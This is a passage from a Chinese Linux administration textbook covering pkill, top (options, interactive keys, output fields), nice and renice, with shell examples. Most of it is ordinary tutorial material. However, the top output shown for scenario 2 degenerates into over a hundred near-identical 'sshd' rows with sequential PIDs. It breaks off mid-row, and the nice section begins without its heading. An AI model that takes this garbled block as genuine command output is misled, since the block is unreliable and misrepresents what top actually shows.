[root@oldboy ~]# w  #<== 第二列 TTY 就是用户运行的终端
17:48:07 up 1:00, 2 users,  load average: 0.03, 0.02, 0.00
USER     TTY      FROM          LOGIN@    IDLE      JCPU      PCPU WHAT
root     ttyl     -           17:47    6.00s  0.02s  0.02s vim /etc/rc.local
root     pts/0    10.0.0.1    16:52    0.00s  0.01s  0.00s w
#<== 说明：在 ttyl 终端，用户正在编辑 /etc/rc.local 文件。
[root@oldboy ~]# pkill -t ttyl  #<== 使用 -t 选项杀死指定终端的进程。
```

ttyl 终端的结果如图 9-1 所示。

```
Uim: Caught deadly signal TERM          1,1      all
Uim: Finished.
Terminated
[root@oldboy ~]#
```

图 9-1 根据 tty1 杀死进程后的终端结果

范例 9-19：通过用户名终止进程。

```
[root@oldboy ~]# w
18:16:10 up 0 min, 2 users, load average: 0.14, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
root     pts/0    10.0.0.1        18:15    0.00s  0.01s  0.00s w
oldboy   pts/1    10.0.0.1        18:15    4.00s  0.00s  0.00s top
[root@oldboy ~]# pkill -u oldboy #<== 使用-u 选项杀死指定用户的进程，最好还是同时
再指定进程名去杀，以免误杀服务。
```

说明：

此时，oldboy 用户被强制退出了。

9.7 top：实时显示系统中各个进程的资源占用状况

9.7.1 命令详解

【命令星级】 ★★★★★

【功能说明】

top 命令用于实时地对系统处理器状态进行监控，它能够实时地显示系统中各个进程的资源占用状况。该命令可以按照 CPU 的使用、内存的使用和执行时间对系统任务进程进行排序显示，同时 top 命令还可以通过交互式命令进行设定显示。

【语法格式】

```
top [option]
top [选项]
```

说明：

在 top 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-8 针对该命令的参数选项进行了说明。

表 9-8 top 命令的参数选项及说明

参数选项	解释说明（带*的为重点）
-a	将进程按照使用内存排序
-b	以批处理的模式显示进程信息，输出结果可以传递给其他程序或写入文件中。在这种模式下，top 命令不会接受任何输入，一直运行直到达到 -n 选项设置的阈值，或者按 Ctrl+C 等组合键终止程序
-c	显示进程的整个命令路径，而不是只显示命令名称
-d	指定每两次屏幕信息刷新之间的时间间隔
-H	指定这个可以显示每个线程的情况，否则就是进程的总的状态
-i	不显示闲置或者僵死的进程信息
-n	top 输出信息更新的次数，完成后将退出 top 命令
-p	显示指定的进程信息

交互式命令

交互式命令就是在 top 命令执行过程中使用的一些命令。表 9-9 针对交互式命令进行了说明。

表 9-9 交互式命令及说明

交互式命令	含 义
h 或 ?	显示帮助信息，给出交互式命令的一些说明总结
Z	全局颜色设置
B	全局字体加粗设置
I	切换是否显示平均负载和启动时间信息
t	切换是否显示进程和 CPU 状态信息
m	切换是否显示内存信息
1	数字 1，用于多核 CPU 监控，可监控每个逻辑 CPU 的状况
I	Irix/Solaris 模式
f	从当前显示列表中添加或删除项目。按“f”键之后会显示列的列表，按“a ~ z”键即可显示或隐藏对应的列，最后按回车键确定
o	改变 top 输出信息中显示项目的顺序。按小写的“a ~ z”键可以将相应的列向右移动，而按大写的“A ~ Z”键可以将相应的列向左移动，最后按回车键确定
F 或 O	选择排序的列
<,>	移动选择排序的列，“<”选择左邻一列排序，“>”选择右邻一列排序

(续)

交互式命令	含 义
R	切换正常 / 反转排序
H	切换是否显示线程信息
c	切换是否显示完整命令行和命令名称信息
i	切换是否显示闲置进程和僵死进程
S	切换到累计模式
x	以高亮的形式排序对应列，需要结合 b/z 使用
y	高亮运行的进程，需要结合 b/z 使用
z	打开 / 关闭颜色
b	打开 / 关闭加粗
u	显示指定用户相关的进程信息
n 或 #	设置显示进程的最大行数
k	终止一个进程，系统将提示用户输入一个需要终止进程的 PID
r	重新设置一个进程的优先级，系统提示用户输入需要改变的进程 PID，以及需要设置的进程优先级值。输入一个正值将使优先级降低，反之则可以使该进程拥有更高的优先权。默认值是 10
d 或 s	改变 top 输出信息两次刷新之间的时间，系统将提示输入新的时间，单位是 s。如果是小数，则换算成 ms；如果输入 0，那么系统输出将会不断刷新，默认刷新时间是 3s。需要注意的是，如果设置太小的时间，则可能会引起系统不断刷新，无法看清输出显示情况，而且系统负载也会加大
w	将当前 top 设置写入 “~/.toprc” 文件中
q	退出 top 显示

9.7.2 使用范例

范例 9-20：显示进程信息。

```
[root@oldboy ~]# top #<-- 使用 top 命令通常不接任何参数，若需要其他更强大的功能则需要配合交互命令。
top - 02:39:54 up 1 day, 16:36,  2 users,  load average: 0.00, 0.00, 0.00
Tasks: 82 total,   1 running, 81 sleeping,   0 stopped,   0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni,100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 486224k total, 401188k used, 85036k free, 42352k buffers
Swap: 1535996k total,      0k used, 1535996k free, 216936k cached
PID USER      PR NI VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 1 root      20  0 19232 1598 1300 S  0.0  0.3  0:00.74  init
 2 root      20  0     0    0    0 S  0.0  0.0  0:00.00 kthreadd
 3 root      RT  0     0    0    0 S  0.0  0.0  0:00.00 migration/0
```

```
4 root      20  0  0  0   0 S  0.0  0.0  0:00.13 ksoftirqd/0
....
```

下面针对命令各行的内容进行说明。

第一行，任务队列信息，同 uptime 命令的执行结果。

- 02:39:54 当前系统时间。
- up 1 day, 16:36 系统已经运行了 1 天 16 小时 36 分。
- 2 users 当前有 2 个用户登录系统。
- load average: 0.00, 0.00, 0.00 load average 后面的三个数分别是 1 分钟、5 分钟、15 分钟的平均负载情况。

第二行，Tasks 为任务（进程）。从上面的信息可以看出，系统现在共有 82 个进程，其中处于运行状态的有 1 个，81 个在休眠（sleep），stoped 状态 0 个，zombie 状态（僵死）的有 0 个。

第三行，CPU 状态信息。

- 0.0%us 用户空间占用 CPU 的百分比。
- 0.0% sy 内核空间占用 CPU 的百分比。
- 0.0% ni 改变过优先级的进程占用 CPU 的百分比。
- 100.0% id 空闲 CPU 百分比。
- 0.0% wa I/O 等待占用 CPU 的百分比。
- 0.0% hi 硬中断（Hardware IRQ）占用 CPU 的百分比。
- 0.0% si 软中断（Software Interrupts）占用 CPU 的百分比。
- 0.0%st 虚拟机占用 CPU 的百分比。

第四行，内存状态。

- 486224k total 物理内存总量。
- 401188k used 使用中的内存总量。
- 85036k free 空闲内存总量。
- 42352k buffers 缓冲的内存量。

第五行，swap 交换分区信息。

- 1535996k total 交换区总量。
- 0k used 使用的交换区总量。
- 1535996k free 空闲交换区总量。
- 216936k cached 缓存的内存量。



- 1) 计算真正可用的内存数为：第四行的 free + 第四行的 buffers + 第五行的 cached。
- 2) 在对内存进行监控时，我们要时刻关注 top 命令里第五行 swap 交换分区的 used，

如果这个数值还在不断地变化，则说明内核正在不断进行内存和 swap 的数据交换，这表示内存真的不够用了或者程序运行有内存溢出问题。

第六行，空行。

从第七行开始，给出的是各进程（任务）的状态监控。

- PID 进程 id。
- USER 进程所有者。
- PR 进程优先级。
- NI nice 值，负值表示高优先级，正值表示低优先级。
- VIRT 进程使用的虚拟内存总量，单位为 kb。
- RES 进程使用的、未被换出的物理内存大小，单位为 kb。
- SHR 共享内存大小，单位为 kb。
- S 进程状态。D=不可中断的睡眠状态 R=运行 S=睡眠 T=跟踪/停止 Z=僵尸进程。
- %CPU 上次更新到现在的 CPU 时间占用百分比。
- %MEM 进程使用的物理内存百分比。
- TIME+ 进程使用的 CPU 时间总计，单位 1/100 秒。
- COMMAND 进程名称（命令名/命令行）。

范例 9-21：显示多核不同核 CPU 的信息。

在 top 基本视图中（如图 9-2 所示），按键盘数字“1”，可监控每个逻辑 CPU 的状况。

top - 19:03:35 up 82 days, 20:06, 1 user, load average: 0.00, 0.00, 0.00											
Tasks: 213 total, 1 running, 212 sleeping, 0 stopped, 0 zombie											
CPU0 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU1 : 0.0%us, 0.3%sy, 0.0%ni, 99.7%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU2 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU3 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU4 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU5 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU6 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
CPU7 : 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st											
Mem:	8057928k	total,	2310632k	used,	5747296k	free,	7092k	buffers			
Swap:	2097144k	total,	0k	used,	2097144k	free,	181516k	cached			
PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
32742	root	20	0	6553m	674m	12m	S	7.7	8.6	234:07.83	java
26705	root	20	0	6557m	1.0g	12m	S	5.0	13.2	281:40.63	java
38	root	20	0	0	0	0	S	0.3	0.0	3:54.37	events/3
853	root	20	0	0	0	0	S	0.3	0.0	1:18.65	vmmemctl
1	root	20	0	17120	1240	1004	S	0.0	0.0	0:02.24	init
2	root	20	0	0	0	0	S	0.0	0.0	0:00.08	kthreadd
3	root	RT	0	0	0	0	S	0.0	0.0	0:00.24	migration/0
4	root	20	0	0	0	0	S	0.0	0.0	1:15.34	ksoftirqd/0
5	root	RT	0	0	0	0	S	0.0	0.0	0:00.00	migration/0

图 9-2 物理服务器查看每个 CPU 的使用率

观察图 9-2 可以发现，服务器有 8 个逻辑 CPU，实际上是 2 个物理 CPU。再按数字键 1，就会返回到 top 基本视图界面。

下面使用虚拟机的系统验证：

```
top - 11:52:15 up 17:39, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 78 total, 1 running, 77 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si,
0.0%st #<==top 基本视图界面显示为 Cpu(s)。
Mem: 486224k total, 315868k used, 170356k free, 38960k buffers
Swap: 1535996k total, 0k used, 1535996k free, 171356k cached
===== 虚拟机一个 CPU 也能看到，只是不明显 =====
top - 11:52:27 up 17:39, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 78 total, 1 running, 77 sleeping, 0 stopped, 0 zombie
Cpu0 : 0.1%us, 0.1%sy, 0.0%ni, 99.8%id, 0.0%wa, 0.0%hi, 0.0%si,
0.0%st #<== 接下数字键 1，显示为 Cpu0。
Mem: 486224k total, 315868k used, 170356k free, 38960k buffers
Swap: 1535996k total, 0k used, 1535996k free, 171356k cached
```

范例 9-22：将进程按照使用内存排序。

```
[root@oldboy ~]# top -a #<== 使用参数 -a 将进程按照使用内存排序。
top - 12:06:10 up 17:53, 3 users, load average: 0.00, 0.00, 0.00
Tasks: 84 total, 1 running, 83 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si,
0.0%st
Mem: 486224k total, 321636k used, 164588k free, 39072k buffers
Swap: 1535996k total, 0k used, 1535996k free, 172136k cached

      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+   COMMAND
  6010 root      20   0  98376  4244  3280 S  0.0  0.9  0:00.08 sshd
  6039 root      20   0   185m  3360  2652 S  0.0  0.7  0:00.01 sudo
  6195 root      20   0   185m  3360  2652 S  0.0  0.7  0:00.06 sudo
  6665 root      20   0   185m  3360  2652 S  0.0  0.7  0:00.01 sudo
  6041 root      20   0   160m  2190  1728 S  0.0  0.4  0:00.00 su
....
```

范例 9-23：以批处理模式显示进程信息。

```
[root@oldboy ~]# top -b #<== 使用参数 -b 可以看到命令执行结果不停地向下刷新。
...
48579 oldboy      20   0  105m 1776 1416 S  0.0  0.4  0:00.00 bash
48604 root       20   0   185m  3360  2652 S  0.0  0.7  0:00.01 sudo
48606 root       20   0   160m  2176  1728 S  0.0  0.4  0:00.00 su
48608 root       20   0   105m  1956  1436 S  0.0  0.4  0:00.00 bash
48689 root       20   0     0     0     0 S  0.0  0.0  0:00.00 flush-8:0
48701 root       20   0  15016 1156  912 R      0.2  0:00.00 top
^C #<== 退出使用快捷键 Ctrl+C。
```

范例 9-24：显示进程的完整路径。

```
[root@oldboy ~]# top -c #<== 使用参数 -c 显示进程的整个命令路径，而不是只显示命令名称。
```

```
top - 02:55:01 up 1 day, 16:51, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 78 total, 1 running, 77 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 486224k total, 399916k used, 86308k free, 42388k buffers
Swap: 1535996k total, 0k used, 1535996k free, 216944k cached
      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
16232 mysql     20   0   760m  26m  6028 S  0.3  5.6   0:13.13 /application/
      mysql-5.5.32/bin/mysqld --defaults-
1 root      20   0 19232 1588 1300 S  0.0  0.3  0:00.74 /sbin/init
2 root      20   0   0   0 S  0.0  0.0  0:00.00 [kthreadd]
3 root      RT   0   0   0 S  0.0  0.0  0:00.00 [migration/0]
4 root      20   0   0   0 S  0.0  0.0  0:00.14 [ksoftirqd/0]
.......
```

范例 9-25：设置执行 top 命令后的信息刷新时间。

[root@oldboy ~]# top -d 3 #<= 使用参数 -d 指定更新周期为 3 秒，也就是说命令结果每隔 3s 刷新一次。

范例 9-26：设置执行 top 命令后的信息刷新次数。

```
[root@oldboy ~]# top -n 2 #<= 使用参数 -n 指定更新次数为 2 次，也就是说命令结果刷新两次后终止退出，-n 参数可以和 -d 参数配合使用。
```

范例 9-27：显示指定的进程信息。

```
[root@oldboy ~]# top -p 15456 #<= 使用 -p 选项接上指定的进程号，就可以只显示这个进程
      的信息了。
top - 02:51:33 up 1 day, 16:48, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 1 total, 0 running, 1 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.1%sy, 0.0%ni, 99.9%id, 0.1%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 486224k total, 400040k used, 86184k free, 42376k buffers
Swap: 1535996k total, 0k used, 1535996k free, 216940k cached
      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
15456 mysql     20   0   760m  27m  6440 S  0.0  5.8   0:15.72 mysqld
```

范例 9-28：字段排序（交互模式）例子。

默认进入 top 命令时，各进程是按照 CPU 的使用量来排序的。

场景 1：敲击键盘“b”和“x”，得到图 9-3。

```
top - 19:06:13 up 7:48, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 74 total, 1 running, 73 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 486640k total, 132572k used, 354068k free, 25588k buffers
Swap: 1048572k total, 0k used, 1048572k free, 30524k cached
      PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
1 root      20   0 19232 1512 1224 S  0.0  0.3  0:01.30 init
2 root      20   0   0   0 S  0.0  0.0  0:00.00 kthreadd
3 root      RT   0   0   0 S  0.0  0.0  0:00.00 migration/0
4 root      20   0   0   0 S  0.0  0.0  0:00.02 ksoftirqd/0
```

图 9-3 敲击键盘“b”和“x”后的场景图

读者可以反复敲击，即可看出不同的显示。

场景 2：敲击键盘“z”和“x”，得到图 9-4。

```
top - 19:08:08 up 7:49, 2 users, load average: 0.00, 0.00, 0.00
Tasks: 74 total, 1 running, 73 sleeping, 0 stopped, 0 zombie
Cpu(s): 0.0%us, 0.0%sy, 0.0%ni, 100.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 486640k total, 132572k used, 354068k free, 25588k buffers
Swap: 1048572k total, 0k used, 1048572k free, 30524k cached
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1	root	20	0	9312	1512	1248	S	0.0	0.0	0:01:30	init
2	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
3	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
4	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
5	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
6	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
7	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
8	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
9	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
10	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
11	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
12	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
13	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
14	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
15	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
16	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
17	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
18	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
19	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
20	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
21	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
22	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
23	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
24	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
25	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
26	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
27	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
28	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
29	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
30	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
31	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
32	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
33	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
34	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
35	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
36	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
37	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
38	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
39	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
40	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
41	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
42	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
43	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
44	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
45	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
46	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
47	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
48	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
49	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
50	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
51	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
52	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
53	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
54	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
55	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
56	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
57	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
58	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
59	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
60	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
61	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
62	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
63	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
64	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
65	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
66	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
67	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
68	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
69	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
70	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
71	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
72	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
73	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
74	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
75	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
76	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
77	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
78	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
79	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
80	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
81	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
82	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
83	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
84	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
85	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
86	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
87	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
88	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
89	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
90	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
91	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
92	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
93	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
94	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
95	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
96	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
97	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
98	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
99	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
100	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
101	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
102	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
103	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
104	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
105	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
106	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
107	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
108	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
109	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
110	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
111	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
112	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
113	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
114	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
115	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
116	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
117	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
118	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
119	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
120	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
121	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
122	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
123	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
124	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
125	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
126	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
127	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
128	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
129	root	20	0	1056	0	0	S	0.0	0.0	0:00:00	sshd
130	root										

【语法格式】

```
 nice [option] [command]
 nice [选项] [命令语句]
```

说明：

在 nice 命令及后面的选项和命令语句里，每个元素之间都至少要有一个空格。

【选项说明】

表 9-10 针对该命令的参数选项进行了说明。

表 9-10 nice 命令的参数选项及说明

参数选项	解释说明
-n num	<p>设置 nice 增加的数值，num 取值从 -20~19。不使用 -n 选项相当于 -n 10 的效果 说明：</p> <ul style="list-style-type: none"> ①root 用户可随意调整自己或他人程序的 nice 值，且范围为 -20~19 ②普通用户仅可调整自己程序的 nice 值，且范围仅为 0~19（避免普通用户抢占系统资源） ③普通用户仅可将 nice 值往高调，例如 nice 值原本为 5，则未来仅能调整到大于 5 的值

9.8.2 使用范例

范例 9-29：单独使用 nice 命令。

```
[root@oldboy ~]# nice #<== 命令不接任何内容时，显示出当前系统默认的程序运行优先级为 0。
0
```

范例 9-30：默认增加优先级 10。

```
[root@oldboy ~]# nice nice
10
```

其中，第 1 个 nice 命令以默认值 10 来调整第 2 个 nice 命令运行的优先级，即在系统默认的程序运行优先级 0 的基础之上增加 10，得到新的程序运行优先级 10，然后以优先级 10 来运行第 2 个 nice 命令，最后第 2 个 nice 命令显示当前程序运行的优先级为 10。

```
[root@oldboy ~]# nice nice nice
19
```

其中，第 1 个 nice 命令以默认值 10 来调整第 2 个 nice 命令运行的优先级，即在系统默认的程序运行优先级 0 的基础之上增加 10，得到新的程序运行优先级 10，然后以优先级 10 来运行第 2 个 nice 命令，随后第 2 个 nice 命令又以默认值 10 来调整第 3 个 nice 命令运

行的优先级，即在第 2 个 nice 命令运行优先级的基础之上再增加 10，得到新的程序运行优先级 20，但 20 大于最小程序运行优先级 19，所以最终是以优先级 19 来运行第 3 个 nice 命令，最后第 3 个 nice 命令显示当前程序运行的优先级为 19。

范例 9-31：查看进程优先级。

```
[root@oldboy ~]# ps -l
F S   UID    PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0    2624  2622  0 80    0 - 27085 wait    pts/1        00:00:00 bash
4 R     0    2701  2624  0 80    0 - 27032 -      pts/1        00:00:00 ps
```

前面已经学过 ps 命令了，这里使用 ps -l 查看进程的优先级。

在上面的输出结果中，需要重点关注以下两列。

- PRI：代表这个进程的优先级，通俗点说就是进程被 CPU 执行的先后顺序，此值越小进程的优先级别就越高，就能越早执行。
- NI：代表这个进程的 nice 值，表示进程可被执行的优先级的修正数值，在加入 nice 值后，将会使得 PRI 变为：PRI(new)=80 (PRI 初始默认值) + nice。这样一来，如果 nice 值为负值，那么该进程的优先级值将变小，即其优先级会变高，也表示其越快被执行。

NI 是优先值，是用户层面的概念，PR 是进程的实际优先级，是给内核 (kernel) 看 (用) 的。

说明：

进程的 nice 值不是进程的优先级，它们不是一个概念，但是进程的 nice 值会影响到进程的优先级变化。

9.8.3 实验：测试 PRI 和 NI 的关系

接下来通过实验来验证上面的结论。

```
[root@oldboy ~]# vim test1 &      #<== 通过这个后台任务创建一个进程。
[1] 2702
[root@oldboy ~]# ps -l
F S   UID    PID  PPID  C PRI  NI ADDR SZ WCHAN  TTY          TIME CMD
4 S     0    2624  2622  0 80    0 - 27085 wait    pts/1        00:00:00 bash
0 T     0    2702  2624  2 80    0 - 34160 signal pts/1        00:00:00 vim
4 R     0    2703  2624  0 80    0 - 27032 -      pts/1        00:00:00 ps

[1]+  Stopped                  vim test1
```

在上面的命令中，默认情况下，NI 的值都为 0，PRI 的值都为 80。

现在使用 nice 命令调整一下进程的优先级。

```
[root@oldboy ~]# nice -n -10 vim test2 &  #<== 使用 nice 调整为 -10。
```

```
[2] 2711
[root@oldboy ~]# ps -l
F S   UID    PID  PPID  C PRI  NI ADDR SZ WCHAN TTY          TIME CMD
4 S     0    2624  2622  0  80    0 - 27085 wait    pts/1    00:00:00 bash
0 T     0    2702  2624  0  80    0 - 34160 signal  pts/1    00:00:00 vim
4 T     0    2711  2624  1  70 -10 - 34160 signal  pts/1    00:00:00 vim
4 R     0    2712  2624  0  80    0 - 27033 -      pts/1    00:00:00 ps

[2]+  Stopped                  nice -n -10 vim test2
```

经过 nice 命令调整，可以发现 NI 列变为 -10，而 PRI 列变化为 $70=80+(-10)$ 。

9.9 renice：调整运行中的进程的优先级

9.9.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

nice 命令常用于修改未运行的程序运行时的优先级，但是对于正在运行的进程，若想要修改其优先级，就需要用到 renice 命令。

